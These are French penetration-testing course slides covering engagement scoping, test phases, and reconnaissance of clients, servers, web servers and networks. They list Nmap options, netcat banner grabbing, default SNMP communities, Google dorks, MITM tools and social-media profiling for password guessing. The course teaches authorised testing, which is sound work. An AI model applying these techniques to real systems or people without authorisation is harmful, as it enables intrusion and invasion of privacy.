
Avant les tests…

- Quelques mesures à prendre avant de commencer le test d'intrusion :
  - Définir l'objectif et les conditions de validation de l'objectif
  - Définir le périmètre cible
  - Informer les acteurs internes de l'entreprise que des tests d'intrusion sont parfois réalisés au cours de l'année
  - Définir la liste des adresses IP utilisées afin de permettre de différencier une intrusion autorisée d'une intrusion malveillante au même moment
  - Vérifier la présence d'une sauvegarde des données (le cas échéant soyez vigilant lors de la phase d'exploitation)



Rédiger les objectifs : quelques exemples…

- Ils peuvent être de plusieurs types, par exemple :



  - Cibler une seule machine, par exemple celle de l'administrateur réseau.
  - Réaliser l'intrusion sur un serveur particulier.
  - Prendre le contrôle du réseau grâce à Active Directory.
  - Utiliser le social-engineering pour réaliser l'intrusion sur le réseau.
  - …

- Il convient de bien détailler ces objectifs avant de débuter les tests

Définition de l'objectif secondaire

- Il existe 2 types d'objectifs secondaires.

1. Qualifier la résistance d'un environnement à un certain type d'attaque :
   - Dans ce cas, un seul type est testé afin de s'assurer que le système est résistant pendant une durée définie (la durée des tests).
2. Sensibiliser les acteurs au sein de l'entreprise :
   - Le test d'intrusion permet de réaliser une attaque réaliste et donc de donner de nombreux arguments aux utilisateurs ou informaticiens pour améliorer la sécurité d'un système.

Cadrer la mission

- Les mesures à prendre (conseils du CLUSIF) :
  - Définir les moyens auxquels le prestataire peut recourir
  - Définir une date de début et de fin de la prestation
  - Définir les étapes intermédiaires de validation des différentes phases de la prestation afin de bien maîtriser le déroulement de la prestation
  - Préciser le respect de certaines dates et plages horaires lors des actions du prestataire suivant la charge de certaines ressources du SI
  - Assurer la traçabilité (journalisation) des actions du prestataire en s'assurant que le prestataire fournira des enregistrements horodatés de l'ensemble des actions qu'il a menées.

Rédaction du rapport

- Voici quelques conseils pour la rédaction du rapport :
  - Le contenu du rapport doit être orienté en fonction des destinataires. De manière générale, un directeur aura plus de difficultés à lire un rapport très technique, il serait préférable de ne pas rentrer dans les détails et d'être compréhensible pour lui.
  - Il faut donner le niveau de granularité de description des tests en précisant la méthode utilisée, le résultat obtenu, les risques éventuels et les recommandations à apporter.

Le contenu détaillé du rapport sera présenté dans le module 10 de ce cours.

Suite au test d'intrusion

- Analyser les conclusions du rapport et réévaluer les risques en fonction des risques réels de l'entreprise.
- Prévoir au moins une réunion de présentation des résultats par le prestataire aux personnes en charge de la sécurité, de l'administration et à la Direction.
- Les contre-mesures devraient être appliquées en fonction de leur priorité et du temps requis pour réaliser la protection.

Quelle boîte utiliser ?

- Le test d'intrusion peut être réalisé de différentes façons en fonction du niveau de connaissance de l'auditeur :
  - Boîte blanche (connaissance de l'environnement)
  - Boîte noire (aucune connaissance)
  - Boîte grise (quelques connaissances)

Boîte noire


- Un test en boîte noire signifie que le test est réalisé sans aucune connaissance préalable de l'environnement par l'auditeur.

- Avantages :
  - Les tests sont réalisés dans les mêmes conditions qu'un attaquant.

- Inconvénients :
  - Certaines vulnérabilités ne peuvent pas être détectées

Boîte blanche


- Un test en boîte blanche signifie que le test est réalisé avec quelques connaissances de l'environnement par l'auditeur. En général, c'est le code source qui est fourni.



- Avantages :
  - De nombreuses vulnérabilités peuvent être découvertes car le code permet de comprendre exactement le fonctionnement des applications.
- Inconvénients :
  - Non représentatif d'une intrusion réelle
  - Plus long et donc plus coûteux

Boîte grise


- Il s'agit ici d'un mélange de boîte noire et blanche, c'est-à-dire que l'auditeur réalise le test d'intrusion en boîte noire mais en ayant connaissance de certains comptes utilisateurs (login/mot de passe).



- Avantages :
  - Certaines parties du périmètre seront accessibles et pourront être auditées.
  - Permet de simuler une attaque interne.
- Inconvénients :
  - Un attaquant n'a pas forcément connaissance de ces informations.

Le périmètre

- Le périmètre est une liste des machines cibles que l'auditeur va essayer de compromettre.



- Il comprend, en général, les machines d'un sous-réseau ou certaines pages d'un site web (dans le cas d'une intrusion web).

- Il conviendra aussi de préciser dans le périmètre que les machines qui offrent des services ne doivent pas être impactées dans leur disponibilité.

Contraintes à gérer

- Pendant la réalisation d'un test d'intrusion, l'auditeur doit être vigilant et respecter le cadre défini dans l'accord.


- Parmi les règles à respecter, il peut s'agir de :
  - Ne pas interrompre de services en fonctionnement (pas de déni-de-service)
  - Ne pas essayer de retrouver les mots de passe des utilisateurs
  - Effectuer les tests dans une plage horaire stricte
  - Utiliser le serveur proxy de l'entreprise

Contraintes à gérer : ne pas endommager de services

- Lors d'un test d'intrusion sur un réseau, il faut définir quels postes sont autorisés à être ciblés par l'auditeur.
- Il serait, en effet, très dommageable de rendre un serveur très utilisé indisponible !
- Il faut donc s'assurer de respecter le périmètre défini dans l'accord avec l'auditeur.

Contraintes à gérer : utiliser un proxy

- Il est parfois nécessaire d'utiliser un proxy pour réaliser le test d'intrusion afin d'accéder au réseau.
- Attention : certains outils ne peuvent pas utiliser de proxy !



Le test d'intrusion

- Il n'y a pas de guide officiel mais nous considérons généralement 3 phases dans la réalisation d'un test d'intrusion :

La phase d'initialisation

- Cette phase permet de :
  - Présenter les intervenants, rôles, responsabilités
  - Valider les aspects contractuels et législatif relatifs au test
  - Valider le périmètre et les scénarios du test
  - Préciser les conditions particulières du test
  - Communiquer les informations techniques
  - Définir les moyens de communications entre les intervenants

La phase d'initialisation

- Concrètement, vous devrez :
  - Préparer une réunion d'initialisation avec tous les intervenants
  - Définir et rédiger les objectifs
  - Définir et rédiger le périmètre cible
  - Connaître les noms, les versions des serveurs et ce qu'ils contiennent

La phase de test

- Cette phase est réalisée en 3 étapes :
  1. Découverte de la cible : collecter des informations sur le périmètre cible
  2. Recherche de vulnérabilités : identifier des vulnérabilités sur les cibles
  3. Intrusion : exploiter les vulnérabilités

- Des outils existent pour identifier des vulnérabilités et d'autres pour les exploiter.
- Le détail de ces actions est donné dans les modules à venir.

La phase de restitution

- Cette phase permet de rendre compte au demandeur de l'état des lieux du niveau de sécurité du périmètre ciblé.
- Le livrable contient notamment :
  - La liste des vulnérabilités identifiées et exploitées
  - La liste des contre-mesures associées
- Ce document doit contenir suffisamment d'informations pour permettre aux responsables et aux développeurs de comprendre les problèmes identifiés et les mesures à prendre pour les corriger.

MODULE 6

Définition de la cible

- Analyser et différencier les composants d'un système d'information
- Apprendre comment obtenir des informations sur les OS et les services actifs
- Approfondir l'analyse d'un serveur web

Plan du module

1. Chapitre 1
   Analyser un poste client

2. Chapitre 2
   Analyser un serveur

3. Chapitre 3
   Cibler un serveur web

4. Chapitre 4
   Analyser le trafic réseau

Analyse d'un poste client

- La grande majorité des postes client d'un réseau bureautique utilise Windows.
- Les postes sont en général homogènes d'un point de vue configuration et patchs de sécurité
  - Une vulnérabilité détectée sur un poste sera exploitable sur l'ensemble du parc
  - Selon le temps imparti, l'analyse d'un échantillon de client peut suffire du fait de cette homogénéité
- Si la compromission d'un poste ne permet pas de compromettre un service du SI, il peut toutefois permettre de rebondir sur un système non accessible depuis un poste tiers

Exemple : la compromission du poste d'un administrateur du site web de la société pourra contenir ses identifiants permettant alors de devenir administrateur du site web

Les services clients

- Les postes clients possèdent des services fonctionnant sur des ports « standards » mais possèdent également beaucoup d'agents (sauvegarde, supervision) pouvant fonctionner sur de grandes plages de ports.
  - Il est donc nécessaire de scanner les postes sur l'ensemble des ports possibles (de 1 à 65535)
- On trouve fréquemment un poste installé avec un OS d'une version obsolète pour des besoins fonctionnels.
  - L'outil Nmap possède une option (-O) permettant de déterminer la version de l'OS du client scanné et de détecter les postes ne recevant plus de mise-à-jour de sécurité.

Les services clients

- Une fois qu'une liste de poste client est identifiée après un scan du réseau, l'objectif est de récupérer le maximum d'information sur les services ouverts :
  - Protocole utilisé
  - Version du service en écoute
  - Chiffrement
- Nmap peut essayer de détecter les versions des services via l'option –sV
- Nmap comporte également une série de scripts (NSE) permettant de faire de la détection de version évoluée ainsi que de la collecte d'information.

Les services clients

- Si un service ne donne pas d'information, il est alors nécessaire de s'y connecter manuellement et d'observer le contenu qui s'affiche :
  - En utilisant un client telnet ou netcat :
    - telnet <ip> <port>
    - netcat –vv <ip> <port>
  - En utilisant un navigateur internet
    - http://<ip>:<port>

- On peut alors récupérer de l'information comme le nom du service ou la version installée.

Les partages réseaux


- Si le port 445 apparaît ouvert, c'est qu'en général « Service Server » est activé sur le poste scanné.
  - A noter : « Service Server » est le service qui gère les partages réseaux de Windows
- Les partages réseaux peuvent contenir des informations intéressantes :
  - Fichiers de configuration
  - Mots de passe
- Si un partage réseau est accessible avec des droits en écriture, il est important de le noter, car il peut être un vecteur de propagation de virus et doit donc être justifié.
- L'outil OpenVAS par exemple permet d'identifier les partages ouverts.
- La solution la plus simple pour analyser un partage est de l'ouvrir avec l'explorer Windows.
  - explorer \\<ip>\<nom du partage>

Analyse d'un serveur

- Chaque serveur peut utiliser un OS différent selon les services qu'il propose
- Un scan avec détection de l'OS est donc nécessaire pour chaque serveur (option –O de Nmap)
- Les services des serveurs fonctionnent généralement sur des ports « standards »
- Selon le temps imparti et le nombre de serveurs à analyser, scanner les ports par défaut que propose Nmap peut donner un résultat assez exhaustif

Les principaux services

- Les principaux services que l'on trouvera en entreprise sont :
  - Active Directory
  - Messagerie (Exchange, sendmail, postfix)
  - Web : (IIS Server, Apache, Nginx, Tomcat)
  - DNS (AD, Blind)
  - Serveurs de partages (Samba, NFS, CIFS)
  - Bases de données (MS SQL Server, Oracle, Postgresql, Mysql)
- Chaque service peut être hébergé sur plusieurs serveurs
- Pour des raisons fonctionnelles, maintenir l'ensemble de ces services à jour est très compliqué
- Il est donc important de détecter la version précise de chaque service
- Nmap et OpenVAS permettent d'obtenir ces résultats



phosforea
my learning experience

Focus sur l'Active Directory (AD)

- L'AD est une pièce maîtresse du réseau de chaque entreprise
- Il possède l'ensemble des comptes (login/mot de passe) pour se connecter aux clients / serveurs
- Il est accessible depuis une grande partie du réseau pour des raisons fonctionnelles
- Reconnaissable par ses ports ouverts (peut varier selon les services fournis par l'AD (53, 88, 111, 135, 139, 389, 445, 464, 636, 670, 3268, 3269)

Compromettre l'AD revient en général à devenir Administrateur de tout le SI (Système d'information)

Les serveurs Web

- Les serveurs web sont très intéressants lors d'un test d'intrusion car, en plus de la couche logicielle (Apache, IIS …) qui peut être vulnérable selon la version, ils hébergent une application comportant souvent du développement spécifique et donc des vulnérabilités liées à ces développements.
- Les sites uniquement en HTML sont statiques et non vulnérables. Seuls les sites « dynamiques » peuvent contenir des vulnérabilités.
- Ces sites peuvent être développées avec plusieurs langages :
  - PHP
  - Javascript
  - JAVA
  - Python
  - Ruby

Récupérer des informations sur un serveur Web

- Quelques méthodes pour obtenir de l'information :
  - Analyser la trame de retour d'une requête HTTP :
    - Elle affiche en général le serveur hébergeant le site
  - Effectuer une requête HTTP vers une page inexistante :
    - Les erreurs 404 peuvent renvoyer des informations selon la configuration du serveur
  - Tester les méthodes HTTP :
    - Certaines méthodes peuvent donner de l'information si encore actives (exemple : TRACE)
  - Effectuer une requête très longue :
    - La valeur qui permet de générer une erreur 414 diffère selon le serveur web en écoute

Récupérer des informations sur un serveur Web

- Les outils permettant de récupérer des informations web sont :
  - Nikto
    - Scan la présence d'une liste de pages vulnérables connues
    - Vérifie la présence des fichier initiaux de configuration
    - Vérifie la présence de page temporaires oubliées
  - CMSscan
    - Recherche le type de CMS utilisé par le site web ainsi que sa version et indique les vulnérabilités qu'il peut exposer

Les équipements réseaux

- Un réseau contient de nombreux équipements :
  - Routeurs
  - Switchs
  - Firewall
- Ces équipements utilisent des protocoles spécifiques pouvant donner des informations sur leur OS :
  - Par exemple le protocole Cisco Discovery Protocol (CDP) est spécifique au matériel Cisco
- Découvrir l'équipement permet de préparer des attaques de type authentification avec les mots de passe usine.
- L'option –O de Nmap permet d'identifier l'équipement et sa version.

Le protocole SNMP

- Le protocole SNMP a été conçu pour que les administrateurs puissent gérer les équipements du réseau
- Il utilise des datagrammes UDP sur le port 161
- Il permet de récupérer et de modifier la configuration des équipements :
  - Processus actifs
  - Configuration réseau
  - Configuration système
- Les communautés par défaut sont :
  - public : utiliser pour la lecture
  - private : utiliser pour l'écriture
- Snmpwalk permet de créer des requêtes SNMP

Analyse du trafic réseau

- Effectuer une écoute réseau permet d'obtenir de nombreuses informations sur les clients / serveurs ainsi que les matériels réseaux présents
- Les clients font régulièrement des requêtes ARP pour découvrir les autres clients
- Une écoute permettra de recevoir tous les flux broadcast
- Wireshark est un outil avec une interface graphique permettant d'analyser les flux réseaux

Les attaques Man-In-The-Middle (MITM)

- Afin d'intercepter du flux qui ne nous est pas destiné il est possible de réaliser une attaque MITM.
- Les 3 méthodes les plus utilisées sont :
  - L'ARP Cache Poisoning
  - Le DNS Poisoning
  - Le DHCP Spoofing
- Une fois l'attaque réalisée, il est possible de récupérer les mots de passe transitant en clair et de casser certains flux chiffrés avec des outils tels que mitmproxy
- Ettercap et Cain permettent de réaliser des attaques MITM

Conclusion

- Obtenir une cartographie et des informations précises du système d'information permet de :
  - Cibler les postes / serveurs ayant un OS ou des services vulnérables
  - Obtenir des authentifiants et/ou des données sensibles pour gagner un accès ou élever nos privilèges sur certains services
  - Gagner du temps pour définir les exploits à utiliser pour compromettre les systèmes

MODULE 7

Recherche d'informations

- Connaître les étapes de la recherche d'information.
- Connaître les outils disponibles
- Etre capable de trouver des informations basiques


1. Chapitre 1
   Rechercher les informations pertinentes

2. Chapitre 2
   Les outils pour rechercher des informations

3. Chapitre 3
   Ecouter le réseau

Rappel des phases et étapes de réalisation d'un test d'intrusion

- Il n'y a pas de guide officiel mais nous considérons généralement 3 phases dans la réalisation d'un test d'intrusion :



Qu'est-ce que la recherche d'informations ?

- C'est une technique qui a pour but de récupérer un maximum d'informations sur une cible afin d'améliorer les chances de succès de l'intrusion.
- Elle est également appelée prise d'empreintes.
- 3 étapes pour la recherche d'informations :
    1. Déterminer les informations basiques du réseau
    2. Découvrir les OS, plateformes et leurs versions
    3. Utiliser des techniques de recherche d'informations tels que whois, DNS, etc.

Les informations pertinentes


- Au cours de cette étape, il conviendra de collecter les informations suivantes :
  - Les informations du réseau :
    - Noms de domaine, liste des sous-réseaux, les adresses IP joignables, les services TCP et UDP ouverts, ACL, authentification
  - Les informations du système :
    - Noms d'utilisateurs, bannières de services, tables de routage, informations SNMP, architecture des systèmes
  - Les informations de l'entreprise :
    - Détails des employés, site web, intranet, politiques de sécurité

Utiliser l'ingénierie sociale

- Dans certains tests d'intrusion, lorsque c'est précisé dans l'accord signé entre l'audité et le prestataire d'audit, il est possible de recourir à l'ingénierie sociale.
- C'est une science qui met en scène des personnes dans le but de les manipuler pour obtenir certaines informations.
- Il est fort probable que de nombreuses personnes se laissent manipuler en :
  - Cliquant sur un fichier malveillant
  - Donnant par téléphone des informations de connexion
  - Ou encore en récupérant une clé USB sur le parking de la société…

Utiliser les moteurs de recherche

- Une simple recherche dans un moteur de recherche peut dévoiler des informations intéressantes si le site ciblé est public.
- Certains mots-clés de Google permettent par exemple de lister toutes les pages recensées, de chercher des fichiers ou des extensions précises :
  - Site:www.example.com
  - Inurl:"index of"
  - Intitle:admin
  - Filetype:doc



Rechercher des personnes

- Rechercher des informations sur des personnes est maintenant très simple grâce aux réseaux sociaux.
- Beaucoup de personnes laissent leurs informations publiques.
- Les réseaux sociaux tels que Facebook, Linkedin, Twitter, etc. peuvent donner des indications sur une personne en particulier (nom de leurs enfants, lieu de résidence…). Ces informations peuvent ensuite être utilisées pour retrouver des mots de passe.

Rechercher des informations sur le réseau

- Cette action consiste à :
  - Scanner le réseau pour rechercher toutes les machines disponibles
  - Afficher les services pour chaque machine détectée.

- Un réseau peut utiliser deux types d'adresses : IPv4 ou IPv6.
- IPv6 est encore peu utilisé et son utilisation peut parfois permettre de contourner certains mécanismes de sécurité.

Informations sur un site Web


- En parcourant un site Web, il est parfois très simple de récupérer les informations suivantes :
  - Version du serveur
  - Langage des pages côté serveur
  - Les cookies et autres informations dans les entêtes HTTP
  - La liste des pages
  - L'accès à la page d'administration
  - Le fonctionnement interne du site

La machine virtuelle Kali

- La machine virtuelle Kali est gratuite et open-source (basée sur Linux) et contient tous les outils nécessaire pour réaliser un test d'intrusion.

